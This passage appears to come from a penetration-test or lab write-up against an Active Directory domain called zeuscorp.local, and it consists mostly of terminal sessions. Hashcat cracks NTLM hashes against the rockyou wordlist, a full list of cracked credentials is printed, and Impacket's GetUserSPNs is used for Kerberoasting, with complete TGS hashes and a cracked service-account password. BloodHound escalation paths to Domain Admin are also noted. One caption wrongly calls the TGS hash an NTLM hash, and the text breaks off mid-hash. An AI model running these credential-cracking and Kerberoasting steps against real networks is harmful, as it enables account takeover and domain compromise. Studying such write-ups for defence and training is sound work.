atform #1 [The pocl project]
==========================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB allocat

Minimum password length supported by kernel: 0
```

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@
Progress.........: 8832000/14344385 (61.57%)
Rejected.........: 0/8832000 (0.00%)
Restore.Point....: 8832000/14344385 (61.57%)
Restore.Sub.#1 ... : Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: daeheil → dadyedjo
Hardware.Mon.#1 .. : Util: 73%

c3c13f4f05f21a1c604e0f18b94795fb:Monica12Lalo

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: c3c13f4f05f21a1c604e0f18b94795fb
Time.Started.....: Wed Apr 30 19:44:47 2025, (24 secs)
```

mhannigan

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force 17fe6acff9737c22282fbd4d9b1a2726 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, P
atform #1 [The pocl project]
==================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB allo

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfayc
Hardware.Mon.#1..: Util: 60%

17fe6acff9737c22282fbd4d9b1a2726:Mike1231

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 17fe6acff9737c22282fbd4d9b1a2726
Time.Started.....: Wed Apr 30 19:45:52 2025, (25 secs)
Time.Estimated...: Wed Apr 30 19:46:17 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

harold.wayne

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force 602f5c34346bc946f9ac2c0922cd9ef6 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_
atform #1 [The pocl project]
==================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB allocata

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   ant
  https://hashcat.net/faq/morework

602f5c34346bc946f9ac2c0922cd9ef6:Password123!!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 602f5c34346bc946f9ac2c0922cd9ef6
Time.Started.....: Wed Apr 30 19:46:48 2025, (24 secs)
Time.Estimated...: Wed Apr 30 19:47:12 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   433.2 kH/s (0.06ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (
```

svc-sql svc-fileshare

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force 316c5ae8a7b5dfce4a5604d17d9e976e /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POC
atform #1 [The pocl project]
==================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB alloca
```

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   anto
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

316c5ae8a7b5dfce4a5604d17d9e976e:Welcome123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
```

lknope

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, PO
atform #1 [The pocl project]
==================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB alloc
```

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

64f12cddaa88057e06a81b54e73b949b:Password1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
```


All Passwords

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force hashes.txt /usr/share/wordlists/rockyou.txt --show
7782e1ee45f4718a292ccefb11440645:Summerland58
31d6cfe0d16ae931b73c59d7e0c089c0:
07a4de77639af13490568a154c91f72e:Care1234
17e17aa11f3fd4c1ba7f263e0db62144:Ohmygod1
639c521f44b42b56bc3c880b21ea55f2:Phoebe1996
c4b0e1b10c7ce2c4723b4e2407ef81a2:Password3
0c2053d71684a7ca728d0c950039868d:Chandler1022
199786e13bd4d1a9e3470a0c2a2f7032:Rossoscar_2005
c660e51df47e85a88e407aff421c0bd0:Rachel22
c3c13f4f05f21a1c604e0f18b94795fb:Monica12Lalo
17fe6acff9737c22282fbd4d9b1a2726:Mike1231
602f5c34346bc946f9ac2c0922cd9ef6:Password123!!
316c5ae8a7b5dfce4a5604d17d9e976e:Welcome123
64f12cddaa88057e06a81b54e73b949b:Password1
```

Subsequently, we executed the command hashcat -m 1000 --force hashes.txt /usr/share/wordlists/rockyou.txt --show. This command instructed hashcat to crack the NTLM hashes (specified by -m 1000) in hashes.txt, utilizing the rockyou.txt wordlist, and to display the

recovered plaintext passwords. This process successfully revealed several passwords for both user and service accounts, highlighting the presence of weak or commonly used credentials such as Password1, Care1234, Phoebe1996, and Welcome123.


2- Kerberoasting Attack




Bloodhound's visualization of the shortest paths from Kerberoastable users to Domain Admins underscores the potential for privilege escalation via this attack vector.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ impacket-GetUserSPNs -dc-ip 192.168.174.129 zeuscorp.local/lknope
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName                    Name        MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------------------------  ----------  --------------------------------------------------------  --------------------------  --------------------------  ----------
zeuscorp/PostgreSQL.zeuscorp.local:60111  PostgreSQL  CN=Group Policy Creator Owners,OU=Groups,DC=zeuscorp,DC=local  2024-04-08 16:44:50.450096  <never>
http/zeus-dc.zeuscorp.local             harold.wayne                                                          2025-04-13 22:48:14.883843  2025-04-13 23:36:45.937423
HOST/cadmus.zeuscorp.local              svc-sql                                                               2025-04-13 23:21:42.032514  <never>
MSSQLSvc/zeus-dc.zeuscorp.local:1433    svc-sql                                                               2025-04-13 23:21:42.032514  <never>

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

To check for Kerberoastable users, we used Impacket’s GetUserSPNs.py module while specifying the DC IP and user lknope’s credentials. The output showed that users PostgreSQL, harold.wayne, and svc-sql are all Kerberoastable.



Bloodhound's graphical interface also visually identifies Kerberoastable users.



Subsequently, we utilized Impacket's GetUserSPNs.py again to request the Kerberos Ticket Granting Service (TGS) tickets (in hash format) for each of these users individually, which were then cracked using hashcat.


i- PostgreSQL

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ impacket-GetUserSPNs -dc-ip 192.168.174.129 zeuscorp.local/lknope -request-user postgresql -outputfile postgres_tgs
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName                    Name        MemberOf                                                  PasswordLastSet             LastLogon  Delegation
--------------------------------------  ----------  --------------------------------------------------------  --------------------------  ---------  ----------
zeuscorp/PostgreSQL.zeuscorp.local:60111  PostgreSQL  CN=Group Policy Creator Owners,OU=Groups,DC=zeuscorp,DC=local  2024-04-08 16:44:50.450096  <never>



[-] CCache file is not found. Skipping...

┌──(antoineabfaycal㉿kali)-[~]
└─$ more postgres_tgs
$krb5tgs$23$*PostgreSQL$ZEUSCORP.LOCAL$zeuscorp.local/PostgreSQL*$462491982a978662bb4124f47ecf4c01$4ca27af6bf2f35a05d0346cf5a43154d52a5e2dcf3375ccd73e0df23182b98b40b078ed2954cc7abed69c7a9
e3832399fda0fdbfd3af0c39d51068e02ed61857df7ad29bc354ba7f24587897a8b1b2c574fcc94f3d3472f4ecf18c9fb0c0c76129c5a845ebd37b8d8875d7e908fc44a7e906636f5986664da2da11ac51538ba7dc088344d38f4c01b63
2c6ecaa47c6869dccf9156eb6494778d3f7ccaa36ca37b460ea9f6a23d32cb39d9379c5d2f55489f1489d8d5bead487061f53fca77d1e74e575510353edac988437cdfcb6832fe8054f90adf5db7b1e449d154185316a9fe307f67f787c
64f5a00f3b91eeae862fd71ec7e23a1313f10be38c800e229adb1de9be04b0e8fcc22aa6f14b3ec54ccbb1e79a09350a62edaf62326b8e382fd903d466d0d5f1a76df98d1d13e1039d2ba56b21ee2d70a45e46c90e4a03f027d92e949a3
924b50d9643f7b122c423b6aaef96328bd071a48c5077ef5b9533119d037f910c7ff598d1c2d9a233aa2ef045b30ba06eab476cc2d8392b5e9a644b5e2fae96584b072c5e53d4b32a922ac6f50fc6f2ef468117a8ea6b37404fcfa1debe
d115c61beea6349b545f9fe4346cceb24389a60e25247741a6b1c0acc6868d68275ff2ddb55d9e3e75821af850db7afdc559f6713547dfbbf1ba9c142fcfe03ff3260d1802a6a8b01ae5d86b9545fc3fafaa4830afc9e380dddba69fcb1
af5b9a56d751d7843c7f7f74230f15a8447071632def523de485e748538204293038eccad7bbcebb8815e79d590914c810e950efea475cf22acea092d9750d9318e107dd45a32315bef28b5c2aa4694b37f317b95d8081c995c0488d152
045f27bed8642eb52b21b202b0403ec9f3fcb9217baa3f3ab0a2be5210620e03a3d439c1dcd57bbf2a38267166 81e6bc7273c3c0e1613f29f7c1cd1fa3d66802a1f98b528719322f1ca22bce0d75823f007590c1f2c727ed4ad3d712417
74add2c2d2f39861c2f8aec06d6cea34d640d01b57e38574be00ac9e9b7934c67c92ea46cac38e6ec67af6d68048410e2646b1471350d394b43dbddd5cc5492eeca1f53d9282c312cbdbd870f736eb9ea73b7e0a2ffdf84aa6a4d12f693
fe54613dd9717aa8370afd7c3e476ad526d5541dd76850f084bd408e0ec55edeb66ee231555a28d48638abcfe1ae90e961c4bb4cf9b59074771589e1b8f403d98e31eba1a574c83506bfe7f1c06e0469f648183587ba925eb994d8b0f5a
c39866563417381599386068 87c16622185c1998edd8979d8d8b42ed524eb1fceb66dec974773d7c5ade1ca5976ccb64dac75934f07c024328db48b252ceeb308f0d3679c4b600318ec7805cca3abeb599a7b42e3bff8ad5da6f352f056
15ae85c9cf4d70801858e33ec95a9b42f164715f16b0146f47c847368a0af64c9582

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

We retrieved the NTLM hash for the PostgreSQL service account using Impacket's GetUserSPNs.py.


```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 13100 postgres_tgs /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*PostgreSQL$ZEUSCORP.LOCAL$zeuscorp.local/PostgreSQL*$462491982a978662bb4124f47ecf4c01$4ca27af6bf2f35a05d0346cf5a43154d52a5e2dcf3375ccd73e0df23182b98b40b078ed2954cc7abed69c7a9
e3832399fda0fdbfd3af0c39d51068e02ed61857df7ad29bc354ba7f24587897a8b1b2c574fcc94f3d3472f4ecf18c9fb0c0c76129c5a845ebd37b8d8875d7e908fc44a7e906636f5986664da2da11ac51538ba7dc088344d38f4c01b63
2c6ecaa47c6869dccf9156eb6494778d3f7ccaa36ca37b460ea9f6a23d32cb39d9379c5d2f55489f1489d8d5bead487061f53fca77d1e74e575510353edac988437cdfcb6832fe8054f90adf5db7b1e449d154185316a9fe307f67f787c
64f5a00f3b91eeae862fd71ec7e23a1313f10be38c800e229adb1de9be04b0e8fcc22aa6f14b3ec54ccbb1e79a09350a62edaf62326b8e382fd903d466d0d5f1a76df98d1d13e1039d2ba56b21ee2d70a45e46c90e4a03f027d92e949a3
924b50d9643f7b122c423b6aaef96328bd071a48c5077ef5b9533119d037f910c7ff598d1c2d9a233aa2ef045b30ba06eab476cc2d8392b5e9a644b5e2fae96584b072c5e53d4b32a922ac6f50fc6f2ef468117a8ea6b37404fcfa1debe
d115c61beea6349b545f9fe4346cceb24389a60e2524774 1a6b1c0acc6868d68275ff2ddb55d9e3e75821af850db7afdc559f6713547dfbbf1ba9c142fcfe03ff3260d1802a6a8b01ae5d86b9545fc3fafaa4830afc9e380dddba69fcb1
af5b9a56d751d7843c7f7f74230f15a8447071632def523de485e748538204293038eccad7bbcebb8815e79d590914c810e950efea475cf22acea092d9750d9318e107dd45a32315bef28b5c2aa4694b37f317b95d8081c995c0488d152
045f27bed8642eb52b21b202b0403ec9f3fcb9217baa3f3ab0a2be5210620e03a3d439c1dcd57bbf2a38267166 81e6bc7273c3c0e1613f29f7c1cd1fa3d66802a1f98b528719322f1ca22bce0d75823f007590c1f2c727ed4ad3d712417
74add2c2d2f39861c2f8aec06d6cea34d640d01b57e38574be00ac9e9b7934c67c92ea46cac38e6ec67af6d68048410e2646b1471350d394b43dbddd5cc5492eeca1f53d9282c312cbdbd870f736eb9ea73b7e0a2ffdf84aa6a4d12f693
fe54613dd9717aa8370afd7c3e476ad526d5541dd76850f084bd408e0ec55edeb66ee231555a28d48638abcfe1ae90e961c4bb4cf9b59074771589e1b8f403d98e31eba1a574c83506bfe7f1c06e0469f648183587ba925eb994d8b0f5a
c39866563417381599386068 87c16622185c1998edd8979d8d8b42ed524eb1fceb66dec974773d7c5ade1ca5976ccb64dac75934f07c024328db48b252ceeb308f0d3679c4b600318ec7805cca3abeb599a7b42e3bff8ad5da6f352f056
15ae85c9cf4d70801858e33ec95a9b42f164715f16b0146f47c847368a0af64c9582:Password3
```

The hash was then successfully cracked by hashcat, revealing the password to be "Password3".



Bloodhound analysis further indicated that the PostgreSQL account held administrative privileges on WindowsBoxA, as well as Enterprise Admin and Domain Admin rights on the remaining machines, highlighting a significant escalation path

ii- harold.wayne




```
┌──(antoineabfaycal㉿kali)-[~]
└─$ impacket-GetUserSPNs -dc-ip 192.168.174.129 zeuscorp.local/lknope -request-user harold.wayne -outputfile haroldwayne_tgs
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName          Name          MemberOf  PasswordLastSet             LastLogon                   Delegation
--------------------          ----          --------  ---------------             ---------                   ----------
http/zeus-dc.zeuscorp.local   harold.wayne            2025-04-13 22:48:14.883843  2025-04-13 23:36:45.937423


[-] CCache file is not found. Skipping ...

┌──(antoineabfaycal㉿kali)-[~]
└─$ more haroldwayne_tgs
$krb5tgs$23$*harold.wayne$ZEUSCORP.LOCAL$zeuscorp.local/harold.wayne*$73d570debda36fd583c03bac56df9775$7aab189c553815ee216a227c6c15745c4fb4bd3b361f3d908c53dd0bb4fcb6f81dc7ccde84e59097e6ce44eb50091b9ed2bc41489c1d
5d1c6484520a1506e01a4b0e08e7cfd67dd0c37de5284bab94b3640a66723f7f79a512293c217da0931ece15c14bc0c4843324df12e56bd9dab6bfb7d94216fdcdb2d712e0842651c94c4b1365d3200e30e32701f919ecd75d9169de5b3075f76180f11e3bcf49fe218
ba25b826930adcc4186869696972cf26c3b706843604fbf15eaed4185df923675866b7e105f37d9112e7c365c49d3e67fd608f22b2b09df0faad530c31c08c84f1b2aa2b2d8ed5f71adcd5f306448cf66dc133a93d597ae31d19477986c27b7ce5a3fb8fbe6f7ef4378c
